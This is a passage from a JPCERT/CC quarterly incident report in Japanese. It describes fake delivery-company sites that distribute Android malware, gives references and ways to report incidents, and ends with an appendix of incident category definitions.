前四半期に続き本四半期も、宅配事業社を装った Web サイト(2)を模倣して Android マルウエアを配布するサイトに関する報告が継続して寄せられました。12 月からは佐川急便を装った web サイトに続いて、ヤマト運輸(3) を装った Web サイトが稼働していることを確認しています。これらの模倣サイトに利用されているドメインは継続的に同一レジストラから取得されていることを確認しており、本四半期では 300 以上の模倣ドメインが新たに取得されていました。



［図 12 特定レジストラにおける模倣ドメイン取得数］

JPCERT/CC は、IP アドレスの管理者並びに当該国の National CSIRT に適切に対応を行うよう依頼しました。また、模倣サイトに利用されるドメインのレジストラにも適切に対応を行うように依頼しました。

5. 参考文献

(1) 気象庁｜報道発表資料
気象庁発表の警報等を装った迷惑メールにご注意下さい
https://www.jma.go.jp/jma/press/1811/08c/WARNmail.html

(2) IPA 安心相談窓口だより
宅配便業者をかたる偽ショートメッセージに関する相談が急増中
https://www.ipa.go.jp/security/anshin/mgdayori20180808.html

(3) ヤマト運輸
ヤマト運輸の名前を装った迷惑メールにご注意ください
http://www.kuronekoyamato.co.jp/ytc/info/info_181212.html

JPCERT/CC からのお願い

JPCERT/CC では、インシデントの発生状況や傾向を把握し、状況に応じて、攻撃元や情報送信先等に対する停止・閉鎖を目的とした調整や、利用者向けの注意喚起等の発行により対策実施の必要性の周知を図る活動を通じて、インシデント被害の拡大・再発防止を目指しています。

今後とも JPCERT/CC への情報提供にご協力をお願いします。なお、インシデントの報告方法については、次の Web ページをご参照ください。

インシデントの報告
https://www.jpcert.or.jp/form/

インシデントの報告（Web フォーム）
https://form.jpcert.or.jp/

制御システムインシデントの報告
https://www.jpcert.or.jp/ics/ics-form.html

制御システムインシデントの報告（Web フォーム）
https://form.jpcert.or.jp/ics.html

報告の暗号化を希望される場合は、JPCERT/CC の PGP 公開鍵をご使用ください。次の Web ページから入手することができます。

公開鍵
https://www.jpcert.or.jp/keys/info-0x69ECE048.asc

PGP Fingerprint：
FC89 53BB DC65 BD97 4BDA D1BD 317D 97A4 69EC E048

JPCERT/CC では、発行する情報を迅速にお届けするためのメーリングリストを開設しています。利用をご希望の方は、次の情報をご参照ください。

メーリングリストについて
https://www.jpcert.or.jp/announce.html

付録-1. インシデントの分類

JPCERT/CC では寄せられた報告に含まれるインシデントを、次の定義に従って分類しています。

○ フィッシングサイト

「フィッシングサイト」とは、銀行やオークション等のサービス事業者の正規サイトを装い、利用者の ID やパスワード、クレジットカード番号等の情報をだまし取る「フィッシング詐欺」に使用されるサイトを指します。

JPCERT/CC では、以下を「フィッシングサイト」に分類しています。

- 金融機関やクレジットカード会社等のサイトに似せた Web サイト
- フィッシングサイトに誘導するために設置された Web サイト

○ Web サイト改ざん

「Web サイト改ざん」とは、攻撃者もしくはマルウエアによって、Web サイトのコンテンツが書き換えられた（管理者が意図したものではないスクリプトの埋め込みを含む）サイトを指します。

JPCERT/CC では、以下を「Web サイト改ざん」に分類しています。

- 攻撃者やマルウエア等により悪意のあるスクリプトや iframe 等が埋め込まれたサイト
- SQL インジェクション攻撃により情報が改ざんされたサイト

○ マルウエアサイト

「マルウエアサイト」とは、閲覧することで PC がマルウエアに感染してしまう攻撃用サイトや、攻撃に使用するマルウエアを公開しているサイトを指します。

JPCERT/CC では、以下を「マルウエアサイト」に分類しています。

- 閲覧者の PC をマルウエアに感染させようとするサイト
- 攻撃者によりマルウエアが公開されているサイト

○ スキャン

「スキャン」とは、サーバや PC 等の攻撃対象となるシステムの存在確認やシステムに不正に侵入するための弱点（セキュリティホール等）探索を行うために、攻撃者によって行われるアクセス(システムへの影響がないもの)を指します。また、マルウエア等による感染活動も含まれます。

JPCERT/CC では、以下を「スキャン」と分類しています。

- 弱点探索（プログラムのバージョンやサービスの稼働状況の確認等）
- 侵入行為の試み（未遂に終わったもの）
- マルウエア（ウイルス、ボット、ワーム等）による感染の試み（未遂に終わったもの）
- ssh,ftp,telnet 等に対するブルートフォース攻撃（未遂に終わったもの）

○ DoS/DDoS

「DoS/DDoS」とは、ネットワーク上に配置されたサーバや PC、ネットワークを構成する機器や回線等のネットワークリソースに対して、サービスを提供できないようにする攻撃を指します。

JPCERT/CC では、以下を「DoS/DDoS」と分類しています。

- 大量の通信等により、ネットワークリソースを枯渇させる攻撃
- 大量のアクセスによるサーバプログラムの応答の低下、もしくは停止
- 大量のメール（エラーメール、SPAM メール等）を受信させることによるサービス妨害

○ 制御システム関連インシデント

「制御システム関連インシデント」とは、制御システムや各種プラントが関連するインシデントを指します。

JPCERT/CC では、以下を「制御システム関連インシデント」と分類しています。

- インターネット経由で攻撃が可能な制御システム
- 制御システムを対象としたマルウエアが通信を行うサーバ
- 制御システムに動作異常等を発生させる攻撃

○ 標的型攻撃

「標的型攻撃」とは、特定の組織、企業、業種などを標的として、マルウエア感染や情報の窃取などを試みる攻撃を指します。

JPCERT/CC では、以下を「標的型攻撃」と分類しています。

- 特定の組織に送付された、マルウエアが添付されたなりすましメール
- 閲覧する組織が限定的である Web サイトの改ざん
- 閲覧する組織が限定的である Web サイトになりすまし、マルウエアに感染させようとするサイト
- 特定の組織を標的としたマルウエアが通信を行うサーバ

○ その他

「その他」とは、上記以外のインシデントを指します。

JPCERT/CC が「その他」に分類しているものの例を次に掲げます。

- 脆弱性等を突いたシステムへの不正侵入
- ssh、ftp、telnet 等に対するブルートフォース攻撃の成功による不正侵入
- キーロガー機能を持つマルウエアによる情報の窃取
- マルウエア（ウイルス、ボット、ワーム等）の感染

本活動は、経済産業省より委託を受け、「平成 30 年度サイバー攻撃等国際連携対応調整事業」として実施したものです。